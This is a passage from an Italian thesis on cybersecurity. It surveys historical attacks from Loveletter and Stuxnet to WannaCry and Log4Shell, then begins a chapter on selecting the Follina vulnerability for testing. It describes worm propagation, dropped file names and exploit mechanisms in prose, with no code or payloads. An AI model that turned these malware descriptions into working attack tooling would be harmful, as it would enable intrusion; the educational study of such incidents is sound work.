Oltre a tutto questo, *Loveletter* (nome alternativo del Worm) cercava nella macchina infetta file da modificare, principalmente sostituendoli con una copia di se stesso: se il file aveva estensione `.vbs` o `.vbe`, sovrascriveva semplicemente i file; Se possedevano le estensioni `js`, `jse`, `css`, `wsh`, `.sct` o `hta`, sovrascriveva sia il file sia l'estensione, cambiandola in `.vbs`, mantenendo però il nome originale (`program.js` diventa `program.vbs`).

Per i file `.jpg` o `.jpeg`, li sovrascriveva mantenendo il nome e l'estensione del file originali, ma aggiungendo `.vbs` all'estensione (picture.jpg diventa picture.jpg.vbs). I file Mp3 e mp2 non venivano sovrascritti, ma piuttosto nascosti.

Poi, il worm eseguiva la scansione dei file `mirc32.exe`, `mlink32.exe`, `mirc.ini`, `script.ini` e `mirc.hlp`: se trovava uno o più di questi file, generava un nuovo `script.ini` e lo inseriva nella directory in cui si trovano questi file. Lo script conteneva le istruzioni per inviare il file `LOVE-LETTER-FOR-YOU.TXT.HTM` a tutti gli utenti sullo stesso canale IRC e un commento:

```
;mIRC Script"
;  Please dont edit this script... mIRC will corrupt,
;     if mIRC will corrupt... WINDOWS will affect
;       and will not run correctly. thanks"
;
;Khaled Mardam-Bey
;http://www.mirc.com
```

Khaled Mardam-Bey ha scritto mIRC, ma non è responsabile di questo o di qualsiasi parte del worm.

Infine, *Loveletter* apriva il programma di posta elettronica Outlook, cercava gli indirizzi e-mail nella rubrica, e inviava un'email con una copia allegata di se stesso.

Worm "Nimda" (2001)

Nimda è un Worm informatico apparso per la prima volta il 18 settembre 2001 e che ha rallentato il traffico di Internet man mano che si diffondeva.

Nimda utilizzava quattro punti di ingresso per propagarsi; ad esempio, aveva infettato i sistemi che eseguivano il server Web Internet Information Server (IIS) di Microsoft e gli utenti che scaricavano e aprivano allegati inviati tramite e-mail.

Sebbene nessun file del sistema operativo fosse stato danneggiato e la sicurezza del sistema non era stata compromessa, questo worm riversava il suo il Payload nel traffico di rete, rallentandolo o addirittura interrompendolo del tutto.

Il suo nome, scritto al contrario è "admin", è un riferimento al file admin.dll, che veniva allegato a un'e-mail infetta e, una volta eseguito, continuava a diffondere il worm (Un esempio di allegato è mostrato nella Figura 1.5).

Figura 1.5: Esempio dell'eseguibile contenente Nimda

Bisogna evidenziare il suo metodo di infezione tramite file, poiché, era di una tipologia unica: il worm, non si collocava all'interno del file che infettava, ma copiava se stesso con il nome dell'eseguibile che stava infettando e "assimilava" l'originale in se stesso come risorsa. In questo modo quando l'utente eseguiva questo programma il worm veniva sempre compilato per primo.

In conclusione, Nimda, grazie alla sua virulenta capacità di trasmettersi, sfruttando principalmente una vulnerabilità esistente in Explorer 5.5 con Service Pack 1 quando lo stesso Browser veniva utilizzato per eseguire il rendering `HTML` della posta, riuscendo a colpire aziende informatiche come Dell, Microsoft e, addirittura, il sistema informatico del tribunale federale di Miami, accumulò un bilancio di danni pari a circa 2.6 miliardi di dollari.

Operation Aurora (2009-2010)

L'operazione Aurora è stata una serie di attacchi informatici lanciati dalla Cina nel 2010 contro le società private statunitensi.

Gli autori delle minacce hanno condotto campagne di Phishing che hanno portato alla compromissione delle reti di Yahoo, Adobe, Dow Chemical, Morgan Stanley, Google e più di due dozzine di altre società per rubare i loro segreti commerciali.

Google, nel 12 gennaio 2010, è stata l'unica azienda a confermare di essere stata una vittima e a rendere pubblico che gli account *Gmail* di alcuni attivisti cinesi per i diritti umani sono stati compromessi.

Oltre a ciò, Google ha pubblicamente incolpato il *Partito Comunista Cinese* per l'incidente, mentre le altre aziende colpite sono state riluttanti a farlo per paura di mettere a repentaglio il loro accesso al mercato cinese.

Questo incidente è considerato una pietra miliare nella storia recente delle operazioni informatiche poiché ha elevato il profilo delle operazioni informatiche come strumento vero e proprio di spionaggio industriale.

Una volta compromesso il sistema della vittima, una *Backdoor* (porta di servizio) si mascherava da connessione *SSL*, collegandosi ai server di comando e controllo.

Un sistema preso di mira iniziava quindi a sondare la sua *intranet* aziendale protetta alla ricerca di altri sistemi vulnerabili e fonti di proprietà intellettuale, prendendo di mira in particolare i contenuti dei *Repository* di codici sorgente.

I ricercatori dell'azienda di sicurezza informatica *McAfee* hanno affermato che i pirati informatici avevano utilizzato alcune vulnerabilità 0-day in Internet Explorer, sconosciute agli stessi programmatori che avevano creato il sistema, e quando il codice sorgente del malware era stato convertito in un file eseguibile, il compilatore aveva inserito anche il nome della cartella del codice sorgente dal computer dell'aggressore, Aurora, da cui ha preso poi il nome l'attacco.

La Figura 1.6 seguente mostra il codice:



Figura 1.6: Codice contente il nome dato poi dato all'attacco

Attacco a Stuxnet (2009-2010)

Stuxnet è un worm definito, a volte, come la prima "super arma informatica".

È sia il primo worm a spiare i sistemi industriali, sia il primo a riprogrammarli.

Questo worm, poi, prese di mira specificamente i sistemi di controllo industriale, come quelli presenti nelle centrali nucleari, attaccando principalmente i sistemi di controllo delle macchine, in particolare le *centrifughe*, danneggiava in maniera costante ed irreparabile le loro componenti, e in altre strutture importanti.

Si è scoperto successivamente che era un'arma dei governi statunitense e israeliano contro gli impianti nucleari iraniani.

Nella seguente Figura 1.7 viene esplicata in maniera concisa la diffusione e funzionamento di Stuxnet:



Figura 1.7: Spiegazione del modus operandi di Stuxnet

Stuxnet sfruttava una vulnerabilità nel servizio Spooler di stampa di Windows per diffondersi sui computer collegati in rete Inviando una richiesta di stampa appositamente predisposta a una stampante di rete.

Ciò consentiva l'esecuzione del suo codice su quel sistema remoto. "Stampava" due file: `winsta.exe`, un dropper nella cartella di sistema e un file aggiuntivo, `sysnullevnt.mof`, nella sottodirectory `wbemmof` della cartella di sistema.

Quando un'unità rimovibile infetta da Stuxnet veniva collegata a un computer, si copiava come file `mrxcls.sys` e `mrxnet.sys` nella sottodirectory *drivers* della cartella di sistema. Creava quindi due chiavi di registro del computer locale che registravano questi file come un servizio.

Quando non era in grado di ottenere privilegi di amministratore in altri modi, sfruttava una vulnerabilità in `Win32k.sys` per elevare i propri privilegi.

Il worm caricava quindi un file come file di layout di tastiera che conteneva il codice exploit che gli consentiva di eseguire codice con privilegi `SYSTEM`.

A questo punto il worm si copiava nella radice di qualsiasi unità rimovibile come file `~WTR4132.tmp` e `~WTR4141.tmp`.

Sebbene avessero un'estensione `.tmp`, in realtà erano dei file `.dll`.

Oltre a questo, copiava anche i collegamenti che portavano a `~WTR4132.tmp` denominati *Copia del collegamento a.lnk*, *Copia della copia del collegamento a.lnk*, *Copia della copia della copia del collegamento a.lnk* e *Copia della copia della copia della copia del collegamento a. link*.

Stuxnet, inoltre, sfruttava la vulnerabilità dell'esecuzione automatica zero-day `LNK/PIF` (file di collegamento) per eseguirsi sul sistema di destinazione.

Quando un'applicazione in grado di visualizzare un'icona eseguibile visualizzava i file di collegamento, i file mostravano il codice che eseguiva `~WTR4132.tmp`. `~WTR4132.tmp` esisteva solo per l'esecuzione di `~WTR4141.tmp`.

Il worm era in grado di diffondersi sulle condivisioni di rete, copiandosi come file `"DEFRAG(numero casuale).tmp`: Il numero casuale era il conteggio dei tick, il numero di millisecondi dall'avvio del sistema in numeri esadecimali.

Creava copie crittografate di se stesso nella sottodirectory *inf* della cartella Windows denominata `oem6C.PNF`, `oem7A.PNF`, `mdmcpq3.PNF` e `mdmeric3.PNF`.

Nel caso in cui si fosse tentato di rimuovere il worm dal sistema il file`mrxcls.sys` nella directory dei driver li avrebbe decodificati.

Per fare tutto questo Stuxnet disabilitava o aggirava la sicurezza del sistema per proteggersi, mentre eseguiva le azioni descritte precedentemente, superando i firewall ed inserendosi nel processo `iexplorer.exe`.

Alla fine di tutto la fortuna è stata che fosse stato programmato per autodistruggersi il 24 giugno del 2012.

1.1.5 *Anni 2011 - oggi: Aumento di attacchi mirati e Crescita della della consapevolezza*

Il lasso di tempo che va dall'anno 2011 fino al giorno d'oggi è stato contraddistinto da una serie di sviluppi chiave nel settore della sicurezza informatica.

Due di essi sono stati l'introduzione di normative sulla privacy, come il Regolamento Generale sulla Protezione dei Dati (GDPR) in Europa il quale ha sollevato l'attenzione sulla necessità di proteggere i dati personali e portato a un cambiamento nel modo in cui le organizzazioni trattavano le informazioni degli utenti ed un aumento della collaborazione internazionale nella risposta agli attacchi informatici, con paesi che condividevano informazioni utili e sviluppavano nuove strategie di difesa cibernetica congiunte.

Purtroppo, sebbene i passi fatti avanti nella sicurezza, vi è stata anche una crescita esponenziale di attacchi ransomware. Questa tipologia di attacco, a partire da CryptoLocker (2013), WannaCry (2017) e NotPetya (2017), mirava a cifrare i dati delle vittime e chiedendo poi un riscatto in cripto-valuta per il loro ripristino.

Anche gli attacchi di tipo *Phishing* si sono evoluti, con e-mail ingannevoli e siti web fasulli mirati a ingannare gli utenti in modo da ottenere informazioni sensibili, come password e dati di accesso.

In conclusione, durante questo lasso di tempo, sono stati registrati numerosi attacchi informatici di rilevanza mondiale. Ecco i più significativi:

Heartbleed (2014)

Heartbleed era una vulnerabilità in `OpenSSL` venuta alla luce nell'aprile del 2014.

Era presente su migliaia di server web, compresi quelli che eseguivano siti importanti come Yahoo, causando un danno superiore a 500 milioni di dollari.

Questa vulnerabilità permetteva ad un utente malintenzionato di ingannare un server Web vulnerabile inducendolo a inviare informazioni riservate di altri utenti, come ad esempio i loro username e password.

Gli standard TLS/SSL sono cruciali per la moderna crittografia web e, sebbene il difetto fosse nell'implementazione di OpenSSL piuttosto che negli standard stessi, OpenSSL era, così come tutt'oggi, così ampiamente utilizzato (quando il bug è stato reso pubblico, interessava il 17% di tutti i server SSL) che fece precipitare tutto il mondo informatico in una crisi di sicurezza.

Il nome Heartbleed deriva da *heartbeat*, il nome di un componente importante del protocollo TLS/SSL.

Questo *heartbeat* rappresenta il modo in cui due computer, che "dialogano" tra loro, si comunicano di essere ancora connessi anche se l'utente non sta scaricando o caricando nulla in questo momento.

Occasionalmente, infatti, uno di questi computer invia all'altro un dato crittografato, chiamato *heartbeat request*.

Il secondo computer risponderà con gli stessi identici dati crittografati, dimostrando che la loro connessione è ancora in corso.

Questo attacco funzionava sfruttando un fatto cruciale: una richiesta *heartbeat* include informazioni sulla propria lunghezza, ma la versione vulnerabile della libreria `OpenSSL` non controllava che le informazioni fossero accurate e, di conseguenza, un utente malintenzionato poteva così utilizzarle per ingannare il server scelto, consentendogli l'accesso a parti della sua memoria che sarebbero dovute rimanere private.

Andando ancora più nel dettaglio, siccome il computer ricevente la richiesta di *heartbeat* non controllava mai che fosse effettivamente lunga quanto dichiarato, nel caso in cui una richiesta avesse detto di essere lunga 40 KB ma in realtà lo fosse solo di 20 KB, il computer ricevente avrebbe messo da parte 40 KB di buffer di memoria, avrebbe memorizzato i 20 KB effettivamente ricevuti, e li avrebbe rispediti al mittente con in più qualunque cosa si trovasse nei successivi 20 KB di memoria.

In quello spazio in più della richiesta potevano esserci cose di ogni genere perché, in generale, anche quando un computer ha esaurito le informazioni, i dati persistono nei buffer di memoria finché non arriva qualcos'altro a sovrascriverli.

La Figura 1.8 mostra il funzionamento dell'attacco Heartbleed.

Il fix per Heartbleed è stato implementato successivamente nella versione 1.0.1g della libreria *OpenSSL*, rilasciata l'8 aprile 2014, ed è stata inclusa anche in tutte le versioni successive del software.

Shamoon (2012)

Shamoon, noto anche come *W32.DistTrack*, era un virus informatico modulare, scoperto nel 2012, che prendeva di mira l'ultima versione del kernel NT a 32 bit di Microsoft Windows.



Figura 1.8: L'attacco sfruttava il mancato controllo sulla lunghezza dell'heartbeat

Inoltre, era noto per la natura distruttiva dei suoi attacchi e per i successivi costi di ripristino. Shamoon, per diffondersi da un computer all'altro, sfruttava la rete comune a cui tutti loro erano connessi e, una volta infettato il sistema, il virus procedeva alla compilazione di un elenco di file da posizioni specifiche nel sistema, li caricava sull'aggressore e quindi li eliminava.

Alla fine, il virus sovrascriveva il *record di avvio principale (Master Boot Record MBR)* del computer infetto, rendendolo così inutilizzabile.

Questo virus è stato utilizzato nella guerra informatica *(Cyberwarfare)* contro compagnie petrolifere nazionali come *Saudi Aramco* e *Ras Gas del Qatar*.

Shamoon, come detto precedentemente, era stato progettato per cancellare i dati del disco rigido, sovrascriverli con un'immagine danneggiata e segnalare l'indirizzo del computer infetto ai computer della rete aziendale.

Il malware possedeva una bomba logica che attivò il *record di avvio principale (MBR)* e il Payload di cancellazione dei dati alle 11:08 ora locale di mercoledì 15 agosto.

L'attacco avvenne durante il Ramadan del 2012: in questo modo l'assenza della maggior parte dei dipendenti, essendo in ferie, aumentò in maniera importante il suo danno massimo prima di essere scoperto.

Il virus era costituito da tre componenti: *Dropper, Wiper e Reporter*.

Il Dropper creava un servizio chiamato "NtsSrv" che gli consentiva di persistere sul computer infetto.

Dropper era disponibile nelle versioni a 32 e 64 bit. Se la sua versione a 32 bit rilevava un'architettura a 64 bit, la versione a 64 bit veniva rilasciata.

Questo componente distribuiva Wiper e Reporter sul computer infetto e si eseguiva da solo, diffondendosi nella rete locale e copiandosi nelle condivisioni di rete e in altri computer.

Il componente *Wiper* utilizzava un driver chiamato *RawDisk*, prodotto da Eldos, per ottenere l'accesso diretto in modalità utente al disco rigido senza utilizzare l'API di Windows.

Identificava la posizione di tutti i file sul computer infetto e li eliminava.

Poi, tramite il *Reporter*, inviava le informazioni contenute sui file trovati agli aggressori e, quindi, li sovrascriveva con dati danneggiati (un'immagine corrotta che raffigurava la bandiara americana in fiamma), rendendoli così irrecuperabili.

La Figura 1.9 mostra il funzionamento di questo virus.

Corrompendo più di 30.000 macchine e rubando un terabyte (1,000 gigabytes) di dati sensibili le compagnie colpite accumularono un danno complessivo di decine di milioni di dollari.



Figura 1.9: Funzionamento delle componenti di Shammon: Dropper, Wiper e Reporter

WannaCry (2017)

WannaCry è stato un chiaro esempio di crypto-ransomware, un tipo di malware utilizzato dai cybercriminali per estorcere denaro.

Inizialmente si riteneva che l'attacco ransomware WannaCry si fosse diffuso attraverso i computer con sistema operativo Microsoft Windows tramite una campagna di Phishing (nel corso di tali campagne i malintenzionati distribuivano grandi quantità di e-mail spam contenenti link o allegati infetti, che generavano in modo furtivo il download del malware).

In realtà, l'elemento nocivo che aveva consentito a WannaCry di propagarsi e diffondersi si rivelò poi essere un worm, il quale, aveva sfruttato essenzialmente due cose: EternalBlue, un exploit scoperto dalla *National Security Agency (NSA)* degli Stati Uniti per i sistemi Windows meno recenti, e la "Backdoor" DoublePulsar, installata nei computer compromessi e utilizzata per eseguire successivamente il crypto-ransomware.

In questo caso, il malware prendeva il controllo dei file dell'utente, criptandoli, e richiedeva un riscatto di 300/500 dollari in Bitcoin per ripristinarne l'accesso (cosa che si rivelava quasi sempre impossibile i quanto il metodo di cifratura, essendo difettoso, non permetteva la successiva decriptazione dei dati).

Infine, purtroppo, l'uso diffuso e continuato di sistemi informatici obsoleti e la scarsa consapevolezza dell'importanza di software aggiornati fecero sì che gli ingenti danni (circa 4 miliardi di dollari con più di 300.000 computer colpiti in 130 paesi) causati da Wannacry non potessero essere evitati.

Log4j/Log4Shell Vulnerability (2021)

La vulnerabilità Log4Shell, ufficialmente nota come CVE-2021-44228, è stata una grave falla di sicurezza scoperta nel popolare framework di registrazione Log4j, utilizzato in molte applicazioni Java.

La vulnerabilità venne resa pubblica nel dicembre 2021 e considerata di livello critico, in quanto avrebbe permesso a un attaccante di eseguire codice arbitrario sui server colpiti.

La vulnerabilità si trovava nel parser *JNDI (Java Naming and Directory Interface)* di Log4j: questo parser è incaricato di elaborare i riferimenti JNDI nei file di configurazione.

Per questo motivo gli attaccanti potevano sfruttare la vulnerabilità incorporando Payload malevoli nei dati di log inviati alle applicazioni che utilizzavano Log4j.

Il Payload poteva essere nascosto all'interno di campi di log innocui, come un campo dell'header di una richiesta HTTP.

Gli attaccanti potevano inserire riferimenti JNDI malevoli che puntavano a risorse remote controllate dall'attaccante. Questo meccanismo forniva una via per l'esecuzione remota di codice.

Quando Log4j elaborava i dati di log, tentava di risolvere i riferimenti JNDI. Durante questo processo, il Payload malevolo veniva attivato, dando agli attaccanti il controllo sulla macchina di destinazione.

Questo poteva portare all'esecuzione di comandi arbitrari con i privilegi del processo Log4j. La Figura 1.10 mostra un esempio di attacco.



Figura 1.10: Sfruttamento della vulnerabilità Log4j tramite indirizzi HTTP

La diffusione dell'ecosistema Log4j in molte applicazioni Java rese la vulnerabilità particolarmente pericolosa: diversi servizi e applicazioni, inclusi siti web, applicazioni aziendali e servizi cloud, erano potenzialmente esposti al rischio.

A seguito di tutto ciò la comunità di sviluppatori rispose prontamente rilasciando patch risolutive di sicurezza, con gli amministratori di sistema fortemente incoraggiati a implementare queste correzioni il più rapidamente possibile per mitigare i rischi.

1.2 *Sviluppi futuri: Intelligenza Artificiale e Blockchain*

Nel panorama in continua evoluzione della cybersecurity, due tecnologie emergenti, *l'Intelligenza Artificiale (IA)* e *la Blockchain*, si profilano come elementi chiave nella difesa contro le minacce digitali in rapida crescita.

L'IA, con la sua capacità di apprendimento automatico, diventa un alleato fondamentale nella lotta contro le minacce sofisticate.

La sua capacità di analizzare modelli e prevedere comportamenti anomali offre una difesa proattiva contro attacchi sempre più avanzati.

Parallelamente, la Blockchain offre una struttura immutabile e sicura, fornendo le basi per la protezione dei dati e delle transazioni online.

La caratteristica fondamentale della blockchain, infatti, è la sua capacità di garantire l'immutabilità dei dati. Ogni transazione o blocco è collegato in modo crittografico al precedente, creando una catena di blocchi resistente a modifiche.

Ciò si traduce in una maggiore sicurezza dei dati, in quanto è estremamente difficile alterare o compromettere le informazioni memorizzate sulla blockchain.

Oltre a questo, i contratti intelligenti, eseguibili automaticamente sulla blockchain, rappresentano un altro elemento cruciale.

Questi sono programmi informatici auto-eseguibili che definiscono e applicano automaticamente le regole di un accordo.

Nel contesto della sicurezza informatica, i contratti intelligenti possono automatizzare processi di sicurezza, garantendo l'esecuzione di politiche di sicurezza predefinite senza necessità di intervento umano.

La struttura decentralizzata della blockchain contribuisce poi a ridurre le vulnerabilità poiché i dati sono distribuiti su numerosi nodi della rete anziché centralizzati in un singolo punto: diventa così più difficile per gli attaccanti compromettere l'intero sistema.

Inoltre, dal punto di vista di tracciabilità, la blockchain offre una trasparenza senza precedenti.

Ogni transazione è visibile a tutti i partecipanti della rete, creando una catena di eventi immutabile.

Questo può essere particolarmente utile per la sicurezza informatica, consentendo di identificare rapidamente e rispondere a eventuali violazioni o attività sospette.

L'intersezione di queste tecnologie apre così nuove possibilità. L'implementazione congiunta di IA e Blockchain potrebbe ridefinire il modo in cui affrontiamo e risolviamo le minacce digitali, creando un ecosistema di difesa digitale più resistente.

Nella Figura 1.11 sono mostrati alcuni degli aspetti in cui Blockchain e IA potrebbero lavorare congiuntamente.



Figura 1.11: Aspetti di lavoro comuni: Autenticazione, Sicurezza, Raccolta di Dati, Sanità, Servizi di Finanza, Catena di Distribuzione

Tuttavia, la crescita di queste tecnologie solleva anche questioni etiche e normative.

L'IA, inoltre, potrebbe essere utilizzata anche per eseguire degli attacchi informatici, addestrandosi nel mentre e diventando così sempre più pericolosa.

Le Blockchain, dal canto loro, non sono del tutto impenetrabili. Un esempio di attacco, chiamato *Attacco al 51%*, sfrutta proprio il suo punto di forza: la decentralizzazione.

In maniera sintetica un *Attacco al 51%* è una minaccia che può colpire alcune criptovalute e reti blockchain. Si riferisce ad una situazione in cui un singolo attore o un gruppo di attori riesce a controllare più della metà della potenza di calcolo (*hashrate*) di una rete blockchain. Questa situazione concederebbe loro un controllo significativo sulla rete e porterebbe a diversi problemi, tra cui la possibilità di confermare transazioni fraudolente, annullare transazioni recenti e persino impedire la produzione di nuovi blocchi.

Per fortuna il successo di un attacco simili è molto basso se non nullo, grazie ad un monitoraggio continuo delle community e all'importante mole di denaro necessaria al controllo della maggioranza della potenza di calcolo della blockchain.

Quindi, come bilanciamo l'efficacia della sicurezza con la privacy individuale nell'era dell'IA? Come regolamentiamo l'uso della Blockchain per garantire sicurezza e trasparenza?

In conclusione, il futuro della cybersecurity si plasmerà principalmente attraverso la convergenza di Intelligenza Artificiale e Blockchain.

CAPITOLO 2

La Vulnerabilità CVE-2022-30190: Follina

In questo capitolo verrà trattato il flusso di lavoro eseguito per scegliere la vulnerabilità e preparare una macchina per testarla.

Oltre a questo sarà spiegata l'origine, il contesto storico, il funzionamento e le conseguenze della vulnerabilità scelta: CVE-2022-30190, denominata come Follina.

2.1 *Flusso di Lavoro*

La ricerca della vulnerabilità da testare è iniziata visitando il sito del *National Institute of Standards and Technology (NIST)*. Il NIST è un'agenzia del governo degli Stati Uniti che opera sotto il Dipartimento del Commercio, svolgendo un ruolo cruciale nello sviluppo e nella promozione di standard tecnologici e industriali negli Stati Uniti.

2.1.1 *Introduzione*

Si è scelto di cominciare la ricerca con il sito del NIST poichè, oltre a quello scritto precedentemente, rappresenta una figura di spicco nel panorama della sicurezza informatica attraverso la sua gestione e cura dei *Common Vulnerabilities and Exposures (CVE)*. Questa iniziativa del NIST si concentra sulla standardizzazione e catalogazione delle vulnerabilità di sicurezza nei software e nelle risorse IT.

Il NIST assume il ruolo chiave di curatore del *CVE Dictionary*, una collezione pubblica di identificatori univoci (numeri CVE) e descrizioni dettagliate delle vulnerabilità. Tale dizionario, ampiamente utilizzato da organizzazioni di sicurezza, sviluppatori di software e professionisti del settore, serve come riferimento centrale per individuare, monitorare e risolvere le vulnerabilità.

In aggiunta, il *National Vulnerability Database (NVD)*, gestito dal NIST, fornisce un ulteriore strato di informazioni dettagliate sulle vulnerabilità, offrendo approfondimenti tecnici, soluzioni consigliate e valutazioni di gravità. La collaborazione del NIST con altre entità contribuisce alla standardizzazione del processo di assegnazione e gestione dei CVE, sostenendo un approccio globale alla sicurezza informatica.

Un elemento chiave del coinvolgimento del NIST nei CVE è rappresentato dal *Common Vulnerability Scoring System (CVSS)*, un framework utilizzato per valutare la gravità delle vulnerabilità. Questo sistema fornisce una valutazione numerica che facilita la comprensione e la classificazione uniforme del rischio associato alle vulnerabilità.

2.1.2 *Scelta della Vulnerabilità*

